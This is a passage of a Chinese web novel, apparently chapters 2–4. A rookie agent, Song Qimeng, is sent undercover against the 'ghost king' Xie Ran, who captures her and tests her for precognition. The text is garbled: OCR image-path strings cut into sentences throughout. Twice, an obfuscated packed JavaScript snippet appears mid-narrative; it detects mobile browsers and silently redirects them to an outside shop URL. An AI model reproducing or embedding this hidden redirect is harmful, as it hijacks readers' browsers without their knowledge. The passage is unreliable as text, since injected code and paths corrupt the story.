事情的起因,是在某一天清晨,她忽然被人事部的处长闻展辉喊去,温言软语中,就签订了这份外派工作的保密协议。 “鬼王?”她有些迟疑,对着闻展辉问道:“听起来很危险的样子,闻处,我这个身手,就连一般的鬼都没交过手,能去吗?” “恰恰是你这样没经历过训练的新人,更容易胜任这个任务。”闻展辉喝了一口手中的美式咖啡,狡 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198968|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 黠地冲她笑笑:“卧底嘛,当然是越自然越好。” 向她递过来一份厚厚的资料,闻展辉示意她坐下。 “你可以先看看,不急,还有时间好好考虑。” 宋绮梦翻开了资料。 姓名:谢然 性别:男 年龄:不祥(据知情人士透露,他的实际年龄已有将近200岁) 出生地:青琦市(现J区B市) 能力:长生,控鬼,灵魂可拆卸 专业:生物化学与分子生物学 学历:硕士 生平:不详 宋绮梦被其中的几个字吸引了,禁不住轻声念道:“灵魂可拆卸?” 这是什么意思?就像可拆卸电池一样,能从身体里拿出来? “是不是很奇妙?”闻展辉笑了笑:“能控鬼,灵魂还能抽离身体而不受生死影响,这可是一大奇闻。” 确实,自从一百多年前,灵魂和异能的存在被科学家所证实后,在层出不穷的新奇新闻中,谢然的能力也是闻所未闻的。 “我们为什么要去监视他?”宋绮梦不解,她继续往后翻看了几页,又住了口。 几张打印出来的几十年前的电子新闻,内容趋同,都是琴长生物研究所的高级研究员神秘失踪或死亡的新闻。 这几个人,或多或少都与谢然有过接触。 “他们的死亡方式也很特别。”闻展辉站起身来,抖了抖西装外套上压出的皱褶:“几乎都是没有外伤,没有疾病,没有中毒,看起来很安详,像是灵魂骤然离体一样。” “可当时的警方并没有找到证据,只好把这些统统记录下来。” “再后来,警局被合并到组织的刑侦部里,上面领导对这个案子产生了兴趣。” “他被人称作鬼王,年龄和超能力也是推测,如果这几桩凶案真是他做出的,那么,我们有理由怀疑他可能会继续犯罪,而且,他的超能力非常恐怖。” 宋绮梦点点头,她理解。 自从灵魂和异能等元素被认证存在后,加上愈加恶劣的生态环境,人类的生存空间岌岌可危,因此,人类保护组织应召而生,用于保护剩余人类,延续生命火种。 她从小就受到这样的教育,一直梦想着也能加入进去,成为其中一员。 这么说来,如果鬼王谢然真的有嫌疑,那他对人类的危险性不容小觑。 “我同意去。”她怀揣着一腔热忱,在保密协议和任务通知书上签下了自己的名字,按了手印。 …… 思绪回到当下,门上又传来几下略重一些的敲门声:“听见了没?” 她抖了抖,深吸了一口气,随即又平复下来。 肚子适时响起“咕噜噜”的响声,她闭上眼睛向前迈了一步,视死如归般打开了门。 怕什么,就算是断头饭,也要做个饱死鬼。 没想到谢然就紧贴在门外,她一打开门,正巧撞上他高大的身影,笼罩在他的阴影下,瞬间怂了。 她迅速低下头,不小心顺着他深灰色的短袖看到休闲裤,又到脚上的拖鞋,倒像是把他全身看了个遍。 她禁不住想起来,第一天晚上他在浴室洗完澡出来,旁若无人地解开浴巾擦拭身体。 那时候她就在旁边,他的身材一览无遗。 回想起那个香艳的画面,她还是忍不住有些心猿意马。 右手狠狠地在大腿上掐了一下,她在心里疯狂告诫自己:“都什么时候了还在想这个!” 勉强将面上泛起的红晕压下去,她努力保持面无表情。 3. 第 3 章 回过神来,她抬眼看去,见谢然脸上多了几分不解,顺着她的目光将自己浑身上下打量了一遍。 “怎么了?”他最终还是皱着眉头发问。 “没……没事。”她看了一眼他手上空无一物:“不是说要吃饭?” 他闪身离开,只留下一句冰凉的话:“出来吃。” 原来是这样,她还以为自己被关了禁闭,每天只能在那间小卧室里吃饭呢。 迈出门去,外头客厅和餐厅的布置是她没有见过的,许是这别墅中的随意一间罢了。开放式餐厅旁边有一张长桌,正中间摆了两份一模一样的饭,都是三明治,热牛奶,外加一份煎蛋。 谢然已经坐在其中一侧,见她迟迟不过来,向这边瞥了一眼。 她本不想与他面对面用餐,但如今也不敢违拗,只得迈着沉重的脚步走上前去,小心翼翼地坐了下来。 明明已经是中午,可饭菜倒像是早餐。 罢了,如今她没有半点挑剔的权利,低下头喝了一口热牛奶——居然是放了糖的。 “抱歉。”对面谢然骤然发出的声音吓了她一跳,还以为听错了,带着惊疑的表情看回去,没想到真的是谢然在讲话。 “刚才弄疼了你,抱歉,我不是有意的。” 他的表情严肃,但话语却很轻柔,这还是宋绮梦第一次听到他一口气说这么长的句子。 随即,不愿想起的记忆又一次席卷心头,她禁不住暗中咬了咬牙——那么痛的效果,说他不是故意的,谁信呢。 难堪的沉默中,她拿起三明治狠狠咬了一口,准备吃饱喝足之后继续面对他的逼问。 很明显,他是见硬的不行,准备换一副柔和的面孔来软的了。 风卷残云一般将面前的东西吃完,她拿了一张餐巾纸擦擦嘴,这才坐直了身子,摆出一副天不怕地不怕的架势来,看着正慢条斯理用餐的谢然,理直气壮地问道:“你到底……” 谢然身子一僵,像是被她吓了一跳,抬起眼皮来瞧着她,她瞬间又丧失了勇气。 算了算了,他这个鬼王神通广大,她又何必特意去对着干,还不知道组织什么时候来救她,她可不想在这里白白讨苦头吃。 硬话瞬间被压下去,她勉强从喉咙中间挤出几个字来:“鬼……王大人……” 谢然皱着眉头喝了一口牛奶,喉结上下耸动,随后,无奈道:“我不姓王。” ???宋绮梦感到自己头上冒出来几个大大的问号,再怎么也没想到他会这样断句。 “谢大人。”她当机立断,马上改口。 谢然发出一声轻微的叹息,不再理她,而是加快速度喝完了最后一口牛奶,站起身来打了个响指。 一个身形灵活的机器人女佣走上前来,收去了桌上的餐盘,另一个女佣站在水池边开始洗碗。 淅淅沥沥的水声掩盖了小声说话的机会,眼看着谢然站起身向外走去,宋绮梦不想放过这个交流的机会,马上站起身来,跟上他的身影。 “谢大人,谢大人!”她在他背后喊。 谢然脚步不停,她迈着小碎步追,他停步回身,她险些撞到他胸膛上。 ……好硬,他在偷偷凹什么造型? “什么事?”谢然冷峻的眼神望过来。 不知怎么回事,想要同他好好谈一谈、劝他放她走的话一句都说不出来了。 “机器人能到的地方,你都可以去。”谢然开口道:“只不过不能出这幢别墅。” 见她犹豫着不开口,他又追问:“明白了?” 没等她点头,他就如同一阵风一样消失在门外,根本没给她继续纠缠的机会。 宋绮梦怔怔地站在原地,想了一会儿,还是没敢像谢然说的一样四处走动,只悄悄地又回到了方才的卧室里。 打开窗帘,外头正是谢然的别墅后院,除了几道碎石堆成的小径,四处都是茂密的植物,宋绮梦看过去,似乎有青菜、豆角,还有西瓜地,更多的是她叫不出名字的菜。 如今农业都是集中机械化管理,这种“落伍”的农家小院,许久没有看到过了。 别墅从前头看过去,与当今的建筑风格没什么差异,但是这后院一旦呈现在面前,就多了几分古旧的味道。 宋绮梦看了半晌,禁不住在心中嘀咕了一句:“也不知道他是怎么打理的,忙得过来吗?” 难道那一身肌肉,都是种地种出来的? 与此同时,四楼的书房中,一整面墙都是古旧的书籍和资料,落地窗前有一个办公桌,桌上摆放着热茶与几本书籍,谢然站在桌边,右手微微敲着桌面,左手拿了一个手机,在与人谈着什么。 往常没人在他身边,他都是穿家居服,今天难得套了一身运动装,说实话,有些不习惯。 但宽大的运动装并不能掩盖他修长的身形和锻炼过后挺拔的身姿,他只是随意地站着,已经足够吸睛了。 对电话那头的声音有些不耐烦,才要挂断,对面人用愈加急迫的声音又追加了几句,想来是至关重要的条件。 悬在挂断键上方的手指顿住了。 “什么?”他似是不信,简短问道:“怎么证明?” 对面人见有戏,又放缓声音解释了一遭。 谢然冷哼一声,还是有些不屑:“为什么不培养好了再送来?” 那边又用哀求的声音讲了几句,谢然彻底不耐烦起来:“行了,挂了。” 书房中安静下来,他右手将桌上的茶杯端起来,喝了一口,茶叶的清香淡淡冲击着味蕾,他看着窗外的别墅前院和更远处空旷一片的田野,似乎在思忖着方才那人的话是否可信。 良久,又将茶杯放下来,叹息声微不可查。 常年的静默和严肃,使他早就习惯了眉目锋利,凛冽的气质如同冷硬的面具一般焊在脸上,只有他一个人时,他才会偶尔卸下防备,用放松的神情远眺一会儿。 其实,他保留着25岁左右的容貌,面色白皙,五官俊秀,甚至身材也是高大挺拔,只是这股陈年的气质显得生人勿近。 他喝干了杯中的茶,转头到二楼来,进了其中一间,径直穿过客厅,到卧室外,敲了敲门。 里头的人发出一阵手忙脚乱的声音,踢踏着鞋子来开门。 谢然不动声色地看过去,眼前的人睁着无辜的双眼与他四目相对。 她是那种一眼就能被看透的类型,天真无邪、初出茅庐,雪白到像一张没留下任何痕迹的打印纸。 怎么都看不出一个合格卧底的样子。 但从她手上缴获的通讯手表上查到她的部分身份信息,的确是人类保护组织没错。 “谢大人?”宋绮梦被看得浑身不自在,轻声开口,试图打断他的目光。 他面无表情地开口:“叫我谢然就行。”随后腾出一道空隙,示意她随着出来。 带着她走到客厅,他简短地命令道:“就站在这里。” 她停下脚步,茫然看过来。 “背过身去。”他吩咐道。 她僵住了, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198969|197144||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 上午被他弄疼的伤处仿佛又开始隐隐作痛,巨大的恐惧感袭来,她只能深吸一口气,又攥紧了双拳。 “快点。”他催促。 “我……”眼中难以控制地生出泪意来,她咬了咬下唇,轻声哀求道:“鬼王大人,我错了,我以后再也不敢瞒着你做卧底了,您能不能大人有大量……” 谢然倒愣了一下,颇有些无奈,只得解释道:“只不过是做个测试,不会伤到你。” 见她睁着泪眼无动于衷,他面色阴冷下来:“别让我说第二遍。” 她只好缓缓转动僵直的身躯背过身去,面对着白色墙面,只敢盯着墙上阳光渗透的跳跃斑点,竭力不让泪水淌下来。 呼吸都是断断续续的,等了一会儿,他的脚步声逐渐远去,离她约有三五米的距离,随即,他的声音传来:“我手上现在拿的是什么?” 她以为自己听错了,下意识地想要回头去看,又被他严令禁止:“不要回头。” 她用很快的思考推理出一个荒谬的结论——他是在测试她背后有没有长眼睛。 昨天晚上被他识破身份的时候,安晓生不是已经把她体内的芯片取出了么?为什么这时候又要来测试她一遍? 她不敢再多犹豫,只得如实回答:“我不知道。” 又是一阵窸窸窣窣的声音:“现在呢?” “不知道。” “我现在站在什么位置?” 听声音像是在餐厅旁边,她犹豫着猜测:“水池旁边?”许久没有动静,她仍站在原地大气不敢出,不确定他是不是出门去了。 又过了一会儿,紧绷已久的精神不自觉地放松下来,她紧握的双拳松开,悄悄转了转有些酸软的脖颈,叹息一声。 也罢,谁叫她出师未捷,沦落到这个地步,无论他要怎样,都只好任他摆布了。 时间一分一秒地过去,她不禁有些笃定他应当是真的走了,才试探着将头扭转了三十度,便骤然听到一个冷冰冰的声音紧贴着她的背后传来:“你真的感受不到我?” “啊啊啊啊!”猝不及防的宋绮梦被吓到惊叫起来,她一个激灵,从他的身体和墙壁中闪身出来,回头惊疑不定地望着谢然。 这距离太近了,她几乎能感受到他身上的体温,这个变态到底想干什么! 她虽然也曾对谢然的美色动心过,可这样也太突然了。 此时的谢然面色阴晴不定,像是看到测试结果不满意的老师面对着学生。 抓住她的手腕,不由分说地拽住她来到二楼另一间起居室,那里面的布置与她住的这间如出一辙。 桌上备好了一个纸箱,谢然走上前,左手仍抓着她的手腕,右手插进纸箱中去,晃动了两下,问:“你猜我手上拿的是什么颜色的球?” 不是这个世界疯了,就是谢然出了问题,宋绮梦十分绝望地想道。 “一共有红黄绿三色球,你来猜猜看。”谢然尽量放缓了声音说。 “绿色。”宋绮梦勉强平复了心情,随口说道。 谢然将球从箱子里拿出来,是个黄球。 “再猜。”手又伸了回去。 “……红色。” “再猜。” 虽有一两次猜中了,可不过是最平常的概率性猜对,根本没有半点惊喜。 谢然面色愈发阴沉下来,他扭过头来,用审视的目光上下打量了宋绮梦许久。 难道说他们是在骗人?她身上可没有半点关于预测的超能力显露出来。 4. 第 4 章 也许是他太严苛了,他想。 他随手拿了一个硬币过来。 “猜正反。”他说。 宋绮梦确信无疑,眼前的鬼王谢然一定是出于某种原因——大概率是长期独居导致了间歇性精神疾病发作。 也有可能是此前赌博输光了家底,现在还心有余悸,时刻想要培养第六感灵敏的接班人。 她不敢违拗,一边悄悄向后远离几步,一边不得不根据谢然的提示做出猜测。 “正。”“反。”“反。”“正。” …… 她快吐了。 谢然终于停下了抛硬币的动作,他随手将硬币放在桌上,转身向她走来。 几乎被他逼到墙角,她下意识地伸出双臂挡在自己身前,狼狈又害怕。 “说,到底还有什么条件。”谢然此刻已经全然失了冷静,扭曲的面色中掺杂了太多情绪:恼恨,无奈,疑问和不甘。 见她露出和之前一样无辜的神色来,他冷笑一声。 “你到底还要演多久?”他完全无法再忍下去,索性一手按住她的肩,一手绕到她身后去,压低了声音,充满了威胁意味:“难道你想再尝尝伤口发痛的滋味?” 脑海里“轰”的一声,宋绮梦呆了一瞬,随即反应过来,一边向墙角缩去,一边带着哭腔喊出声来:“别,不要——” 